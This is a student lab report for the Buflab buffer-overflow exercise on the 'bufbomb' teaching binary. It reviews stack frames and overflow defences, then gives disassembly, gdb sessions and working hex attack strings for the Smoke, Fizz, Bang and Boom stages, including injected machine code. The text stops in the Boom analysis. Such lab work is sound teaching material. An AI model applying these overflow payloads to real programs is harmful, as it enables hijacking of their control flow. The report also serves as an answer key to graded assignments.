哈爾濱工業大學

实验报告

实 验（四）

题　　目　Buflab/AttackLab

缓冲器漏洞攻击

专　　业　计算机

学　　号　1190201423

班　　级　1903004

学　　生　顾海耀

指 导 教 师　史先俊

实 验 地 点　G709

实 验 日 期　2021/4/28

计算机科学与技术学院

目 录

第 1 章 实验基本信息

1.1 实验目的

理解 C 语言函数的汇编级实现及缓冲器溢出原理;掌握栈帧结构与缓冲器溢出漏洞的攻击设计方法;进一步熟练使用 Linux 下的调试工具完成机器语言的跟踪调试。

1.2 实验环境与工具

1.2.1 硬件环境

X64 CPU；2GHz；2G RAM；256GHD Disk 以上

1.2.2 软件环境

Windows7 64 位以上；VirtualBox/Vmware 11 以上；Ubuntu 16.04 LTS 64 位/优麒麟 64 位

1.2.3 开发工具

Visual Studio 2010 64 位以上；GDB/OBJDUMP；DDD/EDB 等。

1.3 实验预习

上实验课前，必须认真预习实验指导书（PPT 或 PDF）

了解实验的目的、实验环境与软硬件工具、实验操作步骤，复习与实验有关的理论知识。

请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构

请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构


请简述缓冲区溢出的原理及危害

请简述缓冲器溢出漏洞的攻击方法


请简述缓冲器溢出漏洞的防范方法

第 2 章 实验预习

2.1 请按照入栈顺序，写出 C 语言 32 位环境下的栈帧结构（5 分）



2.2 请按照入栈顺序，写出 C 语言 64 位环境下的栈帧结构（5 分）



2.3 请简述缓冲区溢出的原理及危害（5 分）

原理：通过往程序的缓冲区写超出其长度的内容，造成缓冲区的溢出，从而破坏程序的堆栈，造成程序崩溃或使程序转而执行其它指令，以达到攻击的目的。造成缓冲区溢出的原因是程序中没有仔细检查用户输入的参数。

危害：对越界的数组元素的写操作会破坏储存在栈中的状态信息，当程序使

用这个被破坏的状态，试图重新加载寄存器或执行 ret 指令时，就会出现很严重的错误。缓冲区溢出的一个更加致命的使用就是让程序执行它本来不愿意执行的函数，这是一种最常见的网络攻击系统安全的方法。

2.4 请简述缓冲器溢出漏洞的攻击方法（5 分）

通常，输入给程序一个字符串，这个字符串包含一些可执行代码的字节编码，称为攻击代码，另外，还有一些字节会用一个指向攻击代码的指针覆盖返回地址。那么，执行 ret 指令的效果就是跳转到攻击代码。在一种攻击形式中，攻击代码会使用系统调用启动一个 shell 程序，给攻击者提供一组操作系统函数。在另一种攻击形式中，攻击代码会执行一些未授权的任务，修复对栈的破坏，然后第二次执行 ret 指令，（表面上）正常返回到调用者。

2.5 请简述缓冲器溢出漏洞的防范方法（5 分）

栈随机化

栈随机化的思想使得栈的位置在程序每次运行时都有变化。因此，即使许多机器都运行相同的代码，它们的栈地址都是不同的。实现的方式是：程序开始时，在栈上分配一段 0~n 字节之间的随机大小的空间。

栈破坏检测

栈破坏检测的思想是在栈中任何局部缓冲区与栈状态之间存储一个特殊的金丝雀值，也称哨兵值，是在程序每次运行时随机产生的。在回复寄存器状态和从函数返回之前，程序检查这个金丝雀值是否被该函数的某个操作改变了。如果是的，那么程序异常终止。

限制可执行代码区域

这个方法是消除攻击者向系统插入可执行代码的能力。一种方法是限制哪些内存区域能够存放可执行代码。在典型的程序中，只有保护编译器产生的代码的那部分内存才需要是可执行的。其他部分可以被限制为只允许读和写。

第 3 章 各阶段漏洞攻击原理与方法

每阶段 25 分，文本 10 分，分析 15 分，总分不超过 80 分

3.1 Smoke 阶段 1 的攻击与分析

文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08

分析过程：


首先调用 edb 分析 bufbomb，先看看 getbuf 函数：


```
0804:9378 bufbomb!getbuf   55               pushl  %ebp
0804:9379                  89 e5            movl   %esp, %ebp
0804:937b                  83 ec 28         subl   $0x28, %esp
0804:937e                  83 ec 0c         subl   $0xc, %esp
0804:9381                  8d 45 d8         leal   -0x28(%ebp), %eax
0804:9384                  50               pushl  %eax
0804:9385                  e8 9e fa ff ff   calll  bufbomb!Gets
0804:938a                  83 c4 10         addl   $0x10, %esp
0804:938d                  b8 01 00 00 00   movl   $1, %eax
0804:9392                  c9               leave
0804:9393                  c3               retl
```

可以发现 buf 缓冲区为 0x28 字节(40 字节)，再加上返回地址的内存总共占据 44 字节，接下来看看 smoke 函数：

```
0804:8bbb bufbomb!smoke   55               pushl  %ebp
0804:8bbc                 89 e5            movl   %esp, %ebp
0804:8bbe                 83 ec 08         subl   $8, %esp
0804:8bc1                 83 ec 0c         subl   $0xc, %esp
0804:8bc4                 68 c0 a4 04 08   pushl  $0x804a4c0          ASCII "Smoke!: You called smoke()"
0804:8bc9                 e8 92 fd ff ff   calll  bufbomb!puts@plt
0804:8bce                 83 c4 10         addl   $0x10, %esp
0804:8bd1                 83 ec 0c         subl   $0xc, %esp
0804:8bd4                 6a 00            pushl  $0
0804:8bd6                 e8 f0 08 00 00   calll  bufbomb!validate
0804:8bdb                 83 c4 10         addl   $0x10, %esp
0804:8bde                 83 ec 0c         subl   $0xc, %esp
0804:8be1                 6a 00            pushl  $0
0804:8be3                 e8 88 fd ff ff   calll  bufbomb!exit@plt
```

可以看到 smoke 的初始地址是 0x08048bbb，可以把这个地址写在 buf 的最后就可以实现攻击，于是可以得到攻击字符串: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 bb 8b 04 08





3.2 Fizz 的攻击与分析


文本如下：00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 8b 04 08 00 00 00 00 c4 de 6c 64


分析过程：

继续来看 fizz 函数：

```
0804:8be8 bufbomb!fizz    55                pushl   %ebp
0804:8be9                 89 e5             movl    %esp, %ebp
0804:8beb                 83 ec 08          subl    $8, %esp
0804:8bee                 8b 55 08          movl    8(%ebp), %edx
0804:8bf1                 a1 58 e1 04 08    movl    0x804e158, %eax
0804:8bf6                 39 c2             cmpl    %eax, %edx
0804:8bf8                 75 22             jne     0x8048c1c
0804:8bfa                 83 ec 08          subl    $8, %esp
0804:8bfd                 ff 75 08          pushl   8(%ebp)
0804:8c00                 68 db a4 04 08    pushl   $0x804a4db        ASCII "Fizz!: You called fizz(0x%x)\n"
0804:8c05                 e8 76 fc ff ff    calll   bufbomb!printf@plt
0804:8c0a                 83 c4 10          addl    $0x10, %esp
0804:8c0d                 83 ec 0c          subl    $0xc, %esp
0804:8c10                 6a 01             pushl   $1
0804:8c12                 e8 b4 08 00 00    calll   bufbomb!validate
0804:8c17                 83 c4 10          addl    $0x10, %esp
0804:8c1a                 eb 13             jmp     0x8048c2f
0804:8c1c                 83 ec 08          subl    $8, %esp
0804:8c1f                 ff 75 08          pushl   8(%ebp)
0804:8c22                 68 fc a4 04 08    pushl   $0x804a4fc        ASCII "Misfire: You called fizz(0x%x)\n"
0804:8c27                 e8 54 fc ff ff    calll   bufbomb!printf@plt
0804:8c2c                 83 c4 10          addl    $0x10, %esp
0804:8c2f                 83 ec 0c          subl    $0xc, %esp
0804:8c32                 6a 00             pushl   $0
0804:8c34                 e8 37 fd ff ff    calll   bufbomb!exit@plt
```

可以发现 fizz 函数读取了 8 字节读取了一个值 val 并且与 cookie 进行比较，于是 fizz 函数与上面的 smoke 函数之间的差别就是 fizz 读取了一个参数，于是在栈中相当于又开辟了 8 字节的空间来存储 val 的值，于是攻击字符串就很明显，修改 smoke 字符串的地址，再加上 cookie 的值即可：





3.3 Bang 的攻击与分析

文本如下：c7 05 60 e1 04 08 c4 de 6c 64 68 39 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 31 68 55

分析过程：

首先看 bang 的反汇编代码：

```
0804:8c39 bufbomb!bang   55              pushl   %ebp
0804:8c3a                89 e5           movl    %esp, %ebp
0804:8c3c                83 ec 08        subl    $8, %esp
0804:8c3f                a1 60 e1 04 08  movl    0x804e160, %eax
0804:8c44                89 c2           movl    %eax, %edx
0804:8c46                a1 58 e1 04 08  movl    0x804e158, %eax
0804:8c4b                39 c2           cmpl    %eax, %edx
0804:8c4d                75 25           jne     0x8048c74
0804:8c4f                a1 60 e1 04 08  movl    0x804e160, %eax
0804:8c54                83 ec 08        subl    $8, %esp
0804:8c57                50              pushl   %eax
0804:8c58                68 1c a5 04 08  pushl   $0x804a51c          ASCII "Bang!: You set global_value to 0x%x\n"
0804:8c5d                e8 1e fc ff ff  calll   bufbomb!printf@plt
0804:8c62                83 c4 10        addl    $0x10, %esp
0804:8c65                83 ec 0c        subl    $0xc, %esp
0804:8c68                6a 02           pushl   $2
0804:8c6a                e8 5c 08 00 00  calll   bufbomb!validate
0804:8c6f                83 c4 10        addl    $0x10, %esp
0804:8c72                eb 16           jmp     0x8048c8a
0804:8c74                a1 60 e1 04 08  movl    0x804e160, %eax
0804:8c79                83 ec 08        subl    $8, %esp
0804:8c7c                50              pushl   %eax
0804:8c7d                68 41 a5 04 08  pushl   $0x804a541          ASCII "Misfire: global_value = 0x%x\n"
0804:8c82                e8 f9 fb ff ff  calll   bufbomb!printf@plt
0804:8c87                83 c4 10        addl    $0x10, %esp
0804:8c8a                83 ec 0c        subl    $0xc, %esp
0804:8c8d                6a 00           pushl   $0
0804:8c8f                e8 dc fc ff ff  calll   bufbomb!exit@plt
```

可以看到 bang 函数首地址为：0x08048c39。并且我们发现 bang 函数调用了 0x0804e158 和 0x0804e160 的值，跳转过去，可以发现分别是 cookie 和 global_value 的值：

```
0804:e158 bufbomb!cookie        00 00   addb  %al, (%eax)
0804:e15a                       00 00   addb  %al, (%eax)
0804:e15c bufbomb!success       00 00   addb  %al, (%eax)
0804:e15e                       00 00   addb  %al, (%eax)
0804:e160 bufbomb!global_value  00 00   addb  %al, (%eax)
```

我们要做的就是让 global_value 的值变为 cookie 的值。于是可以写下面的汇编代码：


```
ghy1190201423@ubuntu: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout
File  Edit  View  Search  Terminal  Help
movl $0x646cdec4,0x0804e160
pushl $0x08048c39
ret
"asm_1190201423.s" 3L, 50C                         3,3           All
```

```
ghy1190201423@ubuntu: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout
File  Edit  View  Search  Terminal  Help
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ gcc -m32
 -c asm_1190201423.s
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ objdump
-d asm_1190201423.o

asm_1190201423.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   c7 05 60 e1 04 08 c4    movl   $0x646cdec4,0x804e160
   7:   de 6c 64
   a:   68 39 8c 04 08          push   $0x8048c39
   f:   c3                      ret
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$
```

接下来再看看 get_buf 函数的缓冲区的首地址是什么：

```
ghy1190201423@ubuntu:/mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout$ gdb bufbomb
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from bufbomb...(no debugging symbols found)...done.
(gdb) b getbuf
Breakpoint 1 at 0x804937e
(gdb) r -u 1190201423
Starting program: /mnt/hgfs/hitics/bufbomb_32_O0_EBP/buflab-handout/bufbomb -u 1190201423
Userid: 1190201423
Cookie: 0x646cdec4

Breakpoint 1, 0x0804937e in getbuf ()
(gdb) p/x ($ebp-0x28)
$1 = 0x55683178
(gdb)
```

于是就可以写出攻击字符串：



3.4 Boom 的攻击与分析

文本如下：b8 c4 de 6c 64 68 a7 8c 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 30 68 55 78 30 68 55

分析过程：


首先看 test 函数，比较 cookie 和 getbuf 函数的返回值，getbuf 函数下一条指令地址为 0x08048ca7：

```
0804:8c94 bufbomb!test      55                  pushl   %ebp
0804:8c95                   89 e5               movl    %esp, %ebp
0804:8c97                   83 ec 18            subl    $0x18, %esp
0804:8c9a                   e8 64 04 00 00      calll   bufbomb!uniqueval
0804:8c9f                   89 45 f0            movl    %eax, -0x10(%ebp)
0804:8ca2                   e8 d1 06 00 00      calll   bufbomb!getbuf
0804:8ca7                   89 45 f4            movl    %eax, -0xc(%ebp)
0804:8caa                   e8 54 04 00 00      calll   bufbomb!uniqueval
0804:8caf                   89 c2               movl    %eax, %edx
0804:8cb1                   8b 45 f0            movl    -0x10(%ebp), %eax
0804:8cb4                   39 c2               cmpl    %eax, %edx
0804:8cb6                   74 12               je      0x8048cca
0804:8cb8                   83 ec 0c            subl    $0xc, %esp
0804:8cbb                   68 60 a5 04 08      pushl   $0x804a560          ASCII "Sabotaged!: the stack has been corrupted"
0804:8cc0                   e8 9b fc ff ff      calll   bufbomb!puts@plt
0804:8cc5                   83 c4 10            addl    $0x10, %esp
0804:8cc8                   eb 41               jmp     0x8048d0b
0804:8cca                   8b 55 f4            movl    -0xc(%ebp), %edx
0804:8ccd                   a1 58 e1 04 08      movl    0x804e158, %eax
0804:8cd2                   39 c2               cmpl    %eax, %edx
0804:8cd4                   75 22               jne     0x8048cf8
0804:8cd6                   83 ec 08            subl    $8, %esp
0804:8cd9                   ff 75 f4            pushl   -0xc(%ebp)
0804:8cdc                   68 89 a5 04 08      pushl   $0x804a589          ASCII "Boom!: getbuf returned 0x%x\n"
0804:8ce1                   e8 9a fb ff ff      calll   bufbomb!printf@plt
0804:8ce6                   83 c4 10            addl    $0x10, %esp
0804:8ce9                   83 ec 0c            subl    $0xc, %esp
0804:8cec                   6a 03               pushl   $3
0804:8cee                   e8 d8 07 00 00      calll   bufbomb!validate
0804:8cf3                   83 c4 10            addl    $0x10, %esp
0804:8cf6                   eb 13               jmp     0x8048d0b
0804:8cf8                   83 ec 08            subl    $8, %esp
0804:8cfb                   ff 75 f4            pushl   -0xc(%ebp)
0804:8cfe                   68 a6 a5 04 08      pushl   $0x804a5a6          ASCII "Dud: getbuf returned 0x%x\n"
0804:8d03                   e8 78 fb ff ff      calll   bufbomb!printf@plt
0804:8d08                   83 c4 10            addl    $0x10, %esp
0804:8d0b                   90                  nop
0804:8d0c                   c9                  leave
0804:8d0d                   c3                  retl
```

在 getbuf 函数处设断点，得到 getbuf 运行前 ebp 的值为 0x556831c0 以及字符串首地址 0x55683178：


```
